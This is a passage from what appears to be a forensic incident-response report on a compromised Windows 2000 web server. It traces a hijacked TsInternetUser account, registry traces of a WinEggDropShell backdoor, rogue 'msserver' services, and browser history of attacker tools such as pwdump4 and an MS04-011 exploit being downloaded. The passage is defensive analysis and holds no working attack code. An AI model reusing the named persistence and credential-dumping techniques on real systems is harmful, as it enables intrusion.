>\\172.16.1.1\c$\sans\20040626\net_user_IUSR_VICTIM.txt

\\172.16.1.1\c$\sans\tools\net IWAM_VICTIM
>\\172.16.1.1\c$\sans\20040626\net_user_IWAM_VICTIM.txt

\\172.16.1.1\c$\sans\tools\net SQLDebugger
>\\172.16.1.1\c$\sans\20040626\net_user_SQLDebugger.txt

\\172.16.1.1\c$\sans\tools\net TsInternetUser
>\\172.16.1.1\c$\sans\20040626\net_user_TsInternetUser.txt

\\172.16.1.1\c$\sans\tools\net localgroup >
\\172.16.1.1\c$\sans\20040626\net_localgroup.txt

\\172.16.1.1\c$\sans\tools\net localgroup administrators
>\\172.16.1.1\c$\sans\20040626\net_localgroup_administrators.txt

\\172.16.1.1\c$\sans\tools\psinfo /h /s /d >
\\172.16.1.1\c$\sans\20040626\psinfo.txt

\\172.16.1.1\c$\sans\tools\psloglist app>
\\172.16.1.1\c$\sans\20040626\psloglist_app.txt

\\172.16.1.1\c$\sans\tools\psloglist sec>
\\172.16.1.1\c$\sans\20040626\psloglist_sec.txt

\\172.16.1.1\c$\sans\tools\psloglist sys>
\\172.16.1.1\c$\sans\20040626\psloglist_sys.txt

```

5. Media Analysis of System

5.1 Review run-time information of the Web Server

First of all, I reviewed the run-time information gathered from the Web Server. The system information of this server is shown in Table 2-3, which includes the information of installed hotfixes and installed software.

System information for \\VICTIM:

Uptime:	0 days 0 hours 18 minutes 47 seconds
Kernel version:	Microsoft Windows 2000, Uniprocessor Free
Product type:	Server
Product version:	5.0

Service pack: 4

Kernel build number: 2195

Registered organization: VICTIM

Registered owner: VICTIM

Install date: 2003/8/7, __ 04:57:57

Activation status: Not applicable

IE version: 6.0000

System root: C:\WINNT

Processors: 1

Processor speed: 1.4 GHz

Processor type: Intel(R) Pentium(R) III CPU

Physical memory: 256 MB

Video driver: VMware SVGA II

Volume	Type	Format	Label	Size	Free	Free
A:	Removable				0%	
C:	Fixed	NTFS		2.0 GB	762.9 MB	37%
D:	CD-ROM				0%	

OS Hot Fix Installed

KB329115 2003/11/12

KB820888 2003/10/24

KB822831 2003/8/14

KB823182 2003/10/16

KB823559 2003/8/14

KB823980 2003/8/7

KB824105 2003/9/4

KB824141 2003/10/16

KB824146 2003/9/12

KB825119 2003/10/16

KB826232 2003/10/16

KB828028 2004/2/11

KB828035 2003/10/16

KB828749 2003/11/12

KB829558 2003/10/24

Q147222 2003/8/7

Q828026 2003/10/24

ServicePackUninstall 2003/8/7

Applications:

ISC BIND

Internet Explorer Q832894

Microsoft Baseline Security Analyzer 1.1.1

Microsoft Internet Explorer 6 SP1

Microsoft SQL Server 2000 8.00.761

Outlook Express Update Q330994

VMware Tools

WebFldrs 9.00.3501

Windows 2000 Hotfix - KB329115 20031024.155236

Windows 2000 Hotfix - KB820888 20030604.152521

Windows 2000 Hotfix - KB822831 20030611.114034

Windows 2000 Hotfix - KB823182 20030618.121409

Windows 2000 Hotfix - KB823559 20030627.135515

Windows 2000 Hotfix - KB823980 20030705.101654

Windows 2000 Hotfix - KB824105 20030716.151320

Windows 2000 Hotfix - KB824141 20030805.151423

Windows 2000 Hotfix - KB824146 20030823.144456

Windows 2000 Hotfix - KB825119 20030827.151123

Windows 2000 Hotfix - KB826232 20031007.160553

Windows 2000 Hotfix - KB828028 20040122.114409

Windows 2000 Hotfix - KB828035 20031002.141358

Windows 2000 Hotfix - KB828749 20031023.124056

Windows Media Player Hotfix [__ wm828026 __]

When I reviewed the above information, I found something strange that TslnternetUser had become a member of the “administrators” group as shown in Table 2-4.

— administrators

— Administrators _____ / _____

—

Administrator

TsInternetUser

Moreover, I also noticed that the last time the password of the TsInternetUser was changed on May 28, 2004 at 04:59 pm and the last time TsInternetUser logged on was on May 31, 2004 at 8:14 am as shown in Table 2-5.

_____	TsInternetUser
_____	TsInternetUser
_____	_____

__ (____)	000 (System Default)
_____	Yes
_____	Never
_____	2004/5/28 __ 04:59
_____	Never
_____	2004/5/28 __ 04:59

_____	No
_____	No
_____	All

_____	2004/5/31 __ 08:14
_____	All
_____	*Administrators *Guests
_____	*None

Table 2-5 The information about the TslInternetUser

The “normal” TslInternetUser is used by the Terminal Services Internet Connector License and it belongs to Guests group only. Based on this information, I know that the Web Server had been compromised and the hacker(s) had logged on by using the TslInternetUser account.

After that, I reviewed the event logs and found some suspicious logon and logoff events and event logs that had once been cleared by using the Administrator account on May 28, 2004 at 23:15:54. Those events will be discussed in Section 6.

5.2 Registry analysis

After reviewing the run-time information, I mounted the forensic image and started locating possible clues. First of all, I observed all logs of the web service and of the ftp service. I, however, did not discover any interesting things. Then I went for another possibility and did Registry analysis.

The Registry is a database which contains extended information, settings and other various values for the Microsoft Windows systems. In Windows 2000 and Windows XP, the Registry is stored in several Hive files, located in the “%windir%\system32\config\” subdirectory and “\Documents and Settings\{*UserName*}\NTUSER.DAT.” To analyze the Registry of the Web Server, I copied those files to the forensic computer.

The “RegistryWorkshop” is an advanced registry editor, which can be used to load Hive files. Moreover, it can retrieve the LastWrite time from a Registry Key. I downloaded the “RegistryWorkshop” from “<http://www.torchsoft.com/en/download.html>,” which is a 30-day trial version. A screenshot of the “RegistryWorkshop” is shown in Figure 2-3.




Figure 2-3 A screenshot of the RegistryWorkshop

By employing the “RegistryWorkshop,” I got some interesting findings. In the following paragraphs, from section 5.2.1 to section 5.2.4, I will illustrate what I have found from the “NTUSER.DAT” of the Administrator, the “NTUSER.DAT” of the TsInternetUser, the “C:\WINNT\system32\config\system” and the “C:\WINNT\system32\config\software.”

5.2.1 The NTUSER.DAT of the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client]
<u>LastWrite Time: 2004/5/16 05:04:41</u>
[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default]
<u>LastWrite Time: 2004/5/28 23:31:13</u>
"MRU0"="210.PPP.QQQ.RRR "
"Full Address"="210.PPP.QQQ.RRR"

"BitmapCachePersistEnable"=dword:00000001
"Desktop Size ID"=dword:00000001
"MRU1"="0"
"Domain"=hex:44,00,45,00,4d,00,4f,00,53,00,49,00,54,00,45,00,00,00
"UserName"=hex:54,00,73,00,49,00,6e,00,74,00,65,00,72,00,6e,00,65,00,74,00,55,\ 00,73,00,65,00,72,00,00,00
"MRU2"="211.MMM.NNN.OOO"
"MRU3"="210.JJJ.KKK.LLL"
"MRU4"="210.GGG.HHH.III"
"WinPosStr"="0,1,140,81,948,708"
"MRU5"="140.DDD.EEE.FFF"
The "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" records a list of IP addresses that the user has visited through the "Terminal Server Client." I noticed this sub-key because the administrator told me that he had never used the "Terminal Server Client" on this server. Thus, those IP addresses can be an evidence to prove that the hacker(s) had connected to other machines by using this Web Server.

Table 2-6 The history of the Terminal Service Client

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMF
<u>LastWrite Time: 2004/6/8 09:08:02</u>
.....
"MRUList"="ihgfedcba"
"c"="C:\Documents and Settings\Administrator__\1.txt"
.....
"g"="C:\WINNT\system32\drivers\help\234.exe"
"h"="C:\Documents and Settings\Administrator__\234.exe"
"i"="C:\WINNT\system32\drivers\help\gooltel.exe"
This sub-key records the last files opened/saved by the Administrator account on the Web Server. Some strange files appeared in the above table. These files might have been used by the hacker(s). Moreover, according to the LastWrite time, we know that the "C:\WINNT\system32\drivers\help\gooltel.exe" was opened/saved on June 8, 2

at 09:08:02.

Table 2-7 The last files opened/saved by the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU]
<u>LastWrite Time: 2004/6/8 09:08:02</u>
"a"="C:\\WINNT\\system32\\drivers\\help\\234.exe"
"MRUList"="cba"
"b"="C:\\Documents and Settings\\Administrator__\\234.exe"
"c"="C:\\WINNT\\system32\\drivers\\help\\gooltel.exe"
This sub-key records the last .exe files opened/saved by the Administrator account on the Web Server. According to the LastWrite time, we can realize that the suspicious file, "C:\\WINNT\\system32\\drivers\\help\\gooltel.exe" was opened/saved on June 8, 2004 at 9:08:02.

Table 2-8 The last .exe files opened/saved by the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU]
LastWrite Time: 2004/5/28 22:08:24
"a"="C:\\Documents and Settings\\Administrator__\\1.txt"
"MRUList"="a"
This sub-key records the last .txt files opened/saved by the Administrator account on the Web Server. According to the LastWrite Time, we know that the suspicious file, "C:\\Documents and Settings\\Administrator__\\1.txt" was opened/saved on May 28, 2004 at 22:08:24.

Table 2-9 The last .txt files opened/saved by the Administrator

5.2.2 The NTUSER.DAT of the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU]
<u>LastWrite Time: 2004/5/26 17:02:58</u>
"a"="C:\\WINNT\\system32\\drivers\\help\\mmdl"
"MRUList"="dcba"

"b"="C:\\WINNT\\system32\\drivers\\help\\ssvc1"

"c"="C:\\WINNT\\system32\\drivers\\help\\mmdl2"

"d"="C:\\WINNT\\system32\\drivers\\help\\ssvc2"

This sub-key records the last files opened/saved by the TsInternetUser account on the Web Server. Because the TsInternetUser account was only used by the hacker(s), it means all of the above files were used by the hacker(s) and the "C:\\WINNT\\system32\\drivers\\help\\ssvc2" was opened/saved on May 26, 2004 at 17:02:58.

Table 2-10 The last files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMRU]

LastWrite Time: 2004/5/27 02:20:10

"a"="C:\\WINNT\\system32\\drivers\\help\\2.csv"

"MRUList"="ajihgfedcb"

"b"="C:\\WINNT\\system32\\drivers\\help\\ssvc2"

"c"="C:\\WINNT\\system32\\internets.exe"

"d"="C:\\WINNT\\system32\\admdll.dll"

"e"="C:\\WINNT\\system32\\drivers\\help\\1.csv"

"f"="C:\\WINNT\\system32\\msserver.exe"

"g"="C:\\WINNT\\system32\\msserver.ini"

"h"="C:\\inetpub\\wwwroot\\tw\\image\\iis.asp"

"i"="C:\\inetpub\\wwwroot\\tw\\image\\1.txt"

"j"="C:\\stopftp.vbs"

This sub-key records the last files opened/saved by the TsInternetUser account on the Web Server. All files shown in the above table were used by the hacker(s) and the "C:\\WINNT\\system32\\drivers\\help\\2.csv" was opened/saved on May 27, 2004 at 02:20:10.

Table 2-11 The last files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMRU]

LastWrite Time: 2004/5/26 23:21:01

"a"="C:\\Inetpub\\wwwroot\\tw\\image\\iis.asp"

"MRUList"="a"

This sub-key records the last .asp files opened/saved by the TsInternetUser account on the Windows system. All shown in the above table were opened/saved by the hacker(s).

Table 2-12 The last .asp files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMF

LastWrite Time: 2004/5/27 02:20:10

"a"="C:\\WINNT\\system32\\drivers\\help\\1.csv"

"MRUList"="ba"

"b"="C:\\WINNT\\system32\\drivers\\help\\2.csv"

This sub-key records the last .csv files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and the "C:\\WINNT\\system32\\drivers\\help\\2.csv" was opened/saved May 27, 2004 at 2:20:10.

Table 2-13 The last .csv files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMF

LastWrite Time: 2004/5/26 17:10:15

"a"="C:\\WINNT\\system32\\drivers\\help\\pwdump4.dll"

"MRUList"="cba"

"b"="C:\\WINNT\\system32\\drivers\\help\\sbaanetapi.dll"

"c"="C:\\WINNT\\system32\\admdll.dll"

This sub-key records the last .dll files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and the "C:\\WINNT\\system32\\admdll.dll" was opened/saved on May 26, 2004 at 17:10:15.

Table 2-14 The last .dll files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMF

LastWrite Time: 2004/5/26 22:53:27

"a"="C:\\WINNT\\system32\\drivers\\help\\pw4.exe"

"MRUList"="hgfedcba"

"b"="C:\\WINNT\\system32\\drivers\\help\\dsscan.exe"

"c"="C:\\WINNT\\system32\\drivers\\help\\mdtm2.exe"

"d"="C:\\WINNT\\system32\\drivers\\help\\ms04011.exe"

"e"="C:\\WINNT\\system32\\drivers\\help\\FTPScan.exe"

"f"="C:\\WINNT\\system32\\drivers\\help\\getos.exe"

"g"="C:\\WINNT\\system32\\internets.exe"

"h"="C:\\WINNT\\system32\\msserver.exe"

This sub-key records the last .exe files opened/saved by the TsInternetUser account on the Web Server. All files shown in the above table were used by the hacker(s) and "C:\\WINNT\\system32\\msserver.exe" was opened/saved on May 26, 2004 at 22:53:27.

Table 2-15 The last .exe files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMRU]

LastWrite Time: 2004/5/26 22:54:59

"a"="C:\\WINNT\\system32\\msserver.ini"

"MRUList"="a"

This sub-key records the last .ini files opened/saved by the TsInternetUser account on the Web Server. All files shown in the above table were saved by the hacker(s) and "C:\\WINNT\\system32\\msserver.ini" was opened/saved on May 26, 2004 at 22:54:59.

Table 2-16 The last .ini files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\OpenSaveMRU]

LastWrite Time: 2004/5/26 23:24:32

"a"="C:\\inetpub\\wwwroot\\tw\\image\\1.txt"

"MRUList"="a"

This sub-key records the last .txt files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and "C:\inetpub\wwwroot\tw\image\1.txt" was opened/saved on May 26, 2004 at 22:54:59.

Table 2-17 The last .txt files opened/saved by the TsInternetUser

<p>[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU]</p> <p><u>LastWrite Time: 2004/5/26 23:36:13</u></p> <p>"a"="C:\\stopftp.vbs"</p> <p>"MRUList"="a"</p>
<p>This sub-key records the last .vbs files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and "C:\\stopftp.vbs" was opened/saved on May 26, 2004 at 23:36</p>

Table 2-18 The last .vbs files opened/saved by the TsInternetUser

5.2.3 The Software Registry

<p>[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell]</p> <p><u>LastWrite Time: 2004/5/17 17:07:05</u></p> <p>"Efibu"=""</p> <p>"Nimbdshulfjb"="wjtd)b b"</p> <p>"Tbuqndblfjb"="Wjtdt"</p> <p>"Wfttphuc"="a5b9f1f741fc4468b3767ece2a39e0e7"</p> <p>"TbuqndbWhus"="6754"</p> <p>"JfnkFddhris"="j}vX5776Gohsjfnk)dhj"</p>
<p>[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings]</p> <p><u>LastWrite Time: 2004/5/17 23:06:40</u></p> <p>"SnifferNIC"="0"</p>
<p>There are two strange sub-keys, "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell" and "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings," which do not look like a normal sub-key of the</p>

Windows 2000, and they were written on May 17, 2004 at 17:07:05.

Table 2-19 Two strange sub-keys loaded from
C:\WINNT\system32\config\software

5.2.4 The System Registry

[HKEY_LOCAL_MACHINE\System\ControlSet001\Control\SafeBoot\Minimal\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Control\SafeBoot\Network\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserver]

LastWrite Time: 2004/5/26 22:57:59

"Type"=dword:00000010

"Start"=dword:00000002

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):43,00,3a,00,5c,00,57,00,49,00,4e,00,4e,00,54,00,5c,00,73,00,\

79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,73,00,65,00,72,\

00,76,00,65,00,72,00,2e,00,65,00,78,00,65,00,00,00

"DisplayName"="Microsoft Internet Service"

"ObjectName"="LocalSystem"

"Description"="Microsoft Internet Security Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserver\Security]

LastWrite Time: 2004/5/26 22:56:59

"Security"=hex:01,00,14,80,a0,00,00,00,ac,00,00,00,14,00,00,00,30,00,00,00,02,\

00,1c,00,01,00,00,00,02,80,14,00,ff,01,0f,00,01,01,00,00,00,00,01,00,00,\
00,00,02,00,70,00,04,00,00,00,00,00,18,00,fd,01,02,00,01,01,00,00,00,00,00,\
05,12,00,00,00,00,00,00,00,00,00,00,1c,00,ff,01,0f,00,01,02,00,00,00,00,00,05,\
20,00,00,00,20,02,00,00,00,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,00,00,\
00,00,05,0b,00,00,00,20,02,00,00,00,00,1c,00,fd,01,02,00,01,02,00,00,00,00,\
00,05,20,00,00,00,23,02,00,00,00,00,00,00,01,01,00,00,00,00,00,05,12,00,00,\
00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserverdrv]

LastWrite Time: 2004/5/26 22:58:01

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):5c,00,3f,00,3f,00,5c,00,43,00,3a,00,5c,00,57,00,49,00,4e,00,\
4e,00,54,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,\
00,73,00,73,00,65,00,72,00,76,00,65,00,72,00,64,00,72,00,76,00,2e,00,73,00,\
79,00,73,00,00,00

"Start"=dword:00000003

"Type"=dword:00000001

[HKEY_LOCAL_MACHINE\System\ControlSet002\Control\SafeBoot\Minimal\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Control\SafeBoot\Network\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserver]

LastWrite Time: 2004/5/26 22:57:59

"Type"=dword:00000010

"Start"=dword:00000002

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):43,00,3a,00,5c,00,57,00,49,00,4e,00,4e,00,54,00,5c,00,73,00,\\
79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,73,00,65,00,72,\\
00,76,00,65,00,72,00,2e,00,65,00,78,00,65,00,00,00

"DisplayName"="Microsoft Internet Service"

"ObjectName"="LocalSystem"

"Description"="Microsoft Internet Security Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserver\Security]

LastWrite Time: 2004/5/26 22:57:59

"Security"=hex:01,00,14,80,a0,00,00,00,ac,00,00,00,14,00,00,00,30,00,00,00,02,\\
00,1c,00,01,00,00,00,02,80,14,00,ff,01,0f,00,01,01,00,00,00,00,01,00,00,\\
00,00,02,00,70,00,04,00,00,00,00,00,18,00,fd,01,02,00,01,01,00,00,00,00,00,\\
05,12,00,00,00,00,00,00,00,00,00,00,1c,00,ff,01,0f,00,01,02,00,00,00,00,00,05,\\
20,00,00,00,20,02,00,00,00,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,00,00,\\
00,00,05,0b,00,00,00,20,02,00,00,00,00,1c,00,fd,01,02,00,01,02,00,00,00,00,\\
00,05,20,00,00,00,23,02,00,00,00,00,00,00,01,01,00,00,00,00,00,05,12,00,00,\\
00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserverdrv]

LastWrite Time: 2004/5/26 22:58:01

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):5c,00,3f,00,3f,00,5c,00,43,00,3a,00,5c,00,57,00,49,00,4e,00,\\
4e,00,54,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,\\

00,73,00,73,00,65,00,72,00,76,00,65,00,72,00,64,00,72,00,76,00,2e,00,73,00,\
79,00,73,00,00,00
"Start"=dword:00000003
"Type"=dword:00000001
There are some strange sub-keys and two abnormal services, "msserver" and "msserverdrv," whose image paths are "C:\WINNT\system32\msserver.exe" and "\??\C:\WINNT\system32\msserverdrv.sys." According to the LastWrite time, it implies those suspicious services were installed on May 26, 2004 at 22:57. Besides, I noticed one thing interesting: that is I did not find those services from the previous review of the run-time service information gathered by the "pservice.exe."

Table 2-20 Some strange sub-keys loaded form
C:\WINNT\system32\config\system

5.3 Internet history analysis

To analyze the Internet history, the "Internet Explorer History Viewer" was used to read "index.dat" files. A screenshot is shown as follows:




Figure 2-4 A screenshot of Internet Explorer History Viewer

Parts of the interesting records are as shown in the following tables, from Table 2-21 to Table 2-27. Those records indicate that some suspicious files which I noticed in the pervious analysis were downloaded from the website of the "140.DDD.EEE.FFF." And, those records also provide information about when the hacker(s) accessed these suspicious files. This information not only can be used to infer what the hacker(s) did but it can also be used in the timeline analysis.

Source File Name: C:\ Documents and Settings\Administrator\Local

Settings\History\History.IE5\index.dat	
2004/6/8 09:08:04	Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
2004/6/8 09:08:04	Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
2004/6/8 08:55:50	Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/6/8 08:55:48	Visited: Administrator@file:///C:/Documents%20and%20Settings/Administrators/_/234.exe
2004/6/8 08:55:32	Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
2004/6/7 23:34:00	Visited: <u>Administrator@file:///C:/Documents%20and%20Settings/Administrator/_/PassLog.Log</u>

Table 2-21 History records of the Administrator

Source File Name: C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004060820040609\index.dat	
2004/6/8 09:08:04	Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
2004/6/8 09:08:04	Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
2004/6/8 08:55:50	Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/6/8 08:55:48	Administrator@file:///C:/Documents%20and%20Settings/Administrators/_/234.exe
2004/6/8 08:55:32	Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
2004/6/8 08:55:32	<u>Administrator@Host:140.DDD.EEE.FFF</u>

Table 2-22 History records of the Administrator on June 8, 2004

Source File Name: C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004060820040608\index.dat	
2004/6/7 23:34:00	<u>Administrator@file:///C:/Documents%20and%20Settings/Administrator/_/PassLog.Log</u>

Table 2-23 History records of the Administrator on June 7, 2004

Source File Name: C:\ Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004060820040529\index.dat
Administrator_2004/5/28 22:08:26 <u>Administrator@file:///C:/Documents%20and%20Settings/Administrator/ /1.txt</u>

Table 2-24 History records of the Administrator on May 28, 2004

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\index.dat
2004/5/26 23:46:10 Visited: TsInternetUser@http://172.16.1.2
2004/5/26 23:36:26 Visited: TsInternetUser@file:///C:/stopftp.vbs
2004/5/26 23:24:34 Visited: TsInternetUser@file:///C:/inetpub/wwwroot/tw/image/1.txt
2004/5/26 23:17:08 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
2004/5/26 22:55:00 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
2004/5/26 22:53:30 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/5/26 22:53:28 Visited: TsInternetUser@file:///c:/WINNT/system32/msserver.exe
2004/5/26 22:51:38 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
2004/5/26 22:51:20 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
2004/5/26 17:10:18 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
2004/5/26 17:09:58 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
2004/5/26 17:09:52 Visited: TsInternetUser@file:///C:/WINNT/system32/internets.exe
2004/5/26 17:03:00 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
2004/5/26 17:02:50 Visited: <u>TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2</u>

Table 2-25 History records of the TsInternetUser

Source File Name: C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040518\index.dat	
2004/5/17 22:10:54	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe
2004/5/17 22:10:52	TsInternetUser@file:///C:/WINNT/system32/drivers/help/getos.exe
